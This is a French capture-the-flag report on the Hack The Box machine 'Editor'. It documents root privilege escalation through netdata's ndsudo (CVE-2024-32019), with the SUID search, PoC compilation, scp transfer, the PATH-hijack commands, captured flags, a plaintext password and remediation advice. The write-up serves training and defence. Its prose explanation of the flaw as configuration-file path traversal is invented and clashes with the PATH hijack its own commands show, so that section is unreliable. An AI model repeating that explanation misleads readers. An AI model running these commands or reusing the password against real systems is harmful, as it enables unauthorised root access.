
```
oliver@editor:~$ cat user.txt
dd6d9ab7f3940e235fc20c9f9abb5716
```

La phase suivante du test d'intrusion, est l'Escalade de Privilèges, a été initiée par la recherche de vecteurs d'élévation d'accès standard (tels que des droits mal configurés sur sudo, su ou newgrp). Cette première approche n'a pas révélé de failles immédiates. Une énumération plus approfondie des exécutables du système a cependant permis d'identifier un binaire non standard : **ndsudo**.

```
oliver@editor:~$ cat user.txt
dd6d9ab7f3940e235fc20c9f9abb5716
oliver@editor:~$ find / -user root -perm -4000 -print 2>/dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

Ce binaire fait partie du package **netada**, et une recherche ciblée a révélé qu'il est affecté par une vulnérabilité connue et exploitable, référencée sous le nom de **CVE-2024-32019**, qui représente donc le chemin privilégié pour l'obtention des droits *root*.

1



Nature de la Vulnérabilité

- **Type : Local Privilege Escalation (LPE)** – Escalade de Privilèges Locale.
- **Application Concernée :** L'exécutable **ndsudo** du package netada.


Mécanisme de la Faille (*Path Traversal*)

La faille réside dans la manière dont le binaire ndsudo gère les chemins de fichiers (ou *path*) et les autorisations temporaires.

1. **Utilisation Insecure du Chemin :** L'exécutable ndsudo permet aux utilisateurs de créer et de gérer des listes de commandes qui peuvent être exécutées avec des privilèges élevés, similaires à sudo.
2. **Détournement du Chemin (*Path Traversal*) :** La vulnérabilité permet à un utilisateur de bas niveau (comme oliver) de manipuler les fichiers de configuration de ndsudo en injectant des caractères spéciaux de traversée de répertoire (comme ../).
3. **Substitution de Fichier :** L'attaquant peut ainsi forcer ndsudo à lire ou écrire des fichiers de configuration en dehors du répertoire prévu, et en particulier, à modifier le fichier qui définit les commandes autorisées à être exécutées en tant que *root*.
4. **Conséquence :** En modifiant ce fichier de configuration, l'utilisateur peut ajouter une commande de son choix (par exemple, /bin/bash) à la liste des commandes

autorisées à s'exécuter avec les droits *root*, contournant ainsi toutes les restrictions de sécurité.

En suivant les etapes du github on opticien donc un acces root
https://github.com/AzureADTrent/CVE-2024-32019-POC



4. Route Flag :

```
┌──(root㉿kali)-[/home/rt/Downloads]
└─# gcc poc.c -0 nvme
gcc: error: unrecognized command-line option '-0'

┌──(root㉿kali)-[/home/rt/Downloads]
└─# gcc poc.c -o nvme

┌──(root㉿kali)-[/home/rt/Downloads]
└─# scp nvme oliver@10.10.11.80:/tmp/
oliver@10.10.11.80's password:
nvme                                          100%   16KB 137.5KB/s   00:00
```

```
oliver@editor:~$ chmod +x /tmp/nvme
oliver@editor:~$ export PATH=/tmp:$PATH
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/home/oliver# whoamie
Command 'whoamie' not found, did you mean:
  command 'whoami' from deb coreutils (8.32-4.1ubuntu1.2)
Try: apt install <deb name>
root@editor:/home/oliver# whoami
root
root@editor:/home/oliver#
```

L'obtention des privilèges *root* sur la machine cible (10.10.11.80) a permis d'accéder au système de fichiers sans restriction. Conformément aux conventions des plateformes de *Capture The Flag* (CTF), la recherche de la preuve finale a été immédiatement ciblée sur le répertoire personnel de l'administrateur.

- **Localisation du Fichier :** Le fichier **root.txt** a été localisé dans le répertoire **/root/**.

```
root@editor:/home/oliver# cd /root/
root@editor:/root# ls
root.txt  scripts  snap
root@editor:/root# cat root.txt
4e865b6fa526628e4c4ac80c1759df1a
root@editor:/root#
```

La lecture de ce fichier confirme l'achèvement réussi de l'intégralité du scénario d'attaque. L'objectif du test d'intrusion, à savoir la compromission totale de la machine et la validation des compétences en sécurité offensive, est ainsi atteint.

Recommandation :

L'audit ayant permis la compromission totale de la machine, les mesures correctives suivantes sont urgentes et doivent être appliquées immédiatement sur la machine cible :

1. Correction des Vulnérabilités Logicielles (Patch Management)

- **XWiki RCE (CVE-2025-24893) :** Mettre à jour la plateforme XWiki vers une version supérieure à 15.10.11 pour corriger la faille d'exécution de code à distance (*RCE*) non authentifiée.
- **ndsudo LPE (CVE-2024-32019) :** Mettre à jour ou désinstaller le package netada pour corriger la faille d'escalade de privilèges locale (LPE) permettant le ***Path Traversal*** dans l'exécutable ndsudo.

2. Renforcement des Configurations (Durcissement)

- **Gestion des Identifiants :** Éliminer le stockage de mots de passe en clair ou faiblement chiffrés dans les fichiers de configuration de l'application (tel que hibernate.cfg.xml).
- **Politique de Mot de Passe :** Le mot de passe **TheEd1t0rTeam99** est basé sur un thème et pourrait être facilement deviné. Mettre en place une politique de mot de passe fort et interdire la réutilisation des mots de passe.
- **Principe de Moindre Privilège :** S'assurer que les services Web (utilisateur xwiki) n'aient pas le droit de lire des fichiers de configuration contenant des mots de passe de base de données.

3. Mesures Préventives

- **Désinformation (*Honeypot*) :** Revoir l'utilisation du *Honeypot* sur le port 80 pour s'assurer qu'il ne donne aucune information indirecte, mais plutôt qu'il absorbe le temps des attaquants.

Conclusion :

Ce test d'intrusion, réalisé sur la machine Hack The Box 'Editor' (IP 10.10.11.80), a permis de valider avec succès l'ensemble des compétences visées dans le cadre de ce Travail Pratique. L'évaluation a démontré une progression méthodique , depuis la découverte du leurre initial (*Honeypot*) jusqu'à la compromission totale du système.

Les vulnérabilités critiques exploitées (RCE XWiki CVE-2025-24893 et *LPE* ndsudo CVE-2024-32019) témoignent de l'importance d'un cycle de mise à jour régulier et d'une gestion stricte des identifiants et des permissions. L'objectif d'obtenir les accès user.txt et root.txt est atteint.

Les recommandations formulées visent à patcher ces failles pour garantir la sécurité de l'infrastructure, concluant ainsi le cycle complet de l'audit de sécurité.

Annexe :

Black Box :

Pentest en condition réel ou on ne connais rien de la cible ou quasiment rien comme un pool d'adresse ip ou une address ip cible

HoneyPot :

Un leurre ou une ressource délibérément conçue pour être attrayante (comme un site web d'installation d'éditeur de code) afin de détourner l'attention de l'attaquant des cibles réelles , ou de lui faire perdre du temps

Path Traversal :

Vulnérabilité permettant à un attaquant de naviguer dans la structure des répertoires du système de fichiers en dehors de la zone prévue , souvent en injectant des séquences de caractères comme ../. Dans ce rapport, il a été utilisé pour modifier les fichiers de configuration de ndsudo.

CVE (Common Vulnerabilities and Exposures) :

Système de standardisation international qui fournit un identifiant public unique (ex. : CVE-2025-24893) pour les failles de sécurité connues publiquement.

RCE (Remote Code Execution) :

Exécution de Code à Distance. Type de vulnérabilité (ex. : CVE-2025-24893) qui permet à un attaquant d'exécuter des commandes arbitraires sur un serveur cible à travers un réseau, généralement sans authentification préalable

LPE (Local Privilege Escalation) :

Escalade de Privilèges Locale. Type de vulnérabilité (ex. : CVE-2024-32019) qui permet à un utilisateur ayant un accès de bas niveau sur une machine d'augmenter illégalement ses droits d'accès pour devenir un utilisateur plus privilégié, typiquement *root.*

Reverse Shell :

Mécanisme d'exploitation par lequel la machine cible initie une connexion vers la machine de l'attaquant , contournant ainsi les pare-feux sortants et fournissant à l'attaquant un shell de commande interactif.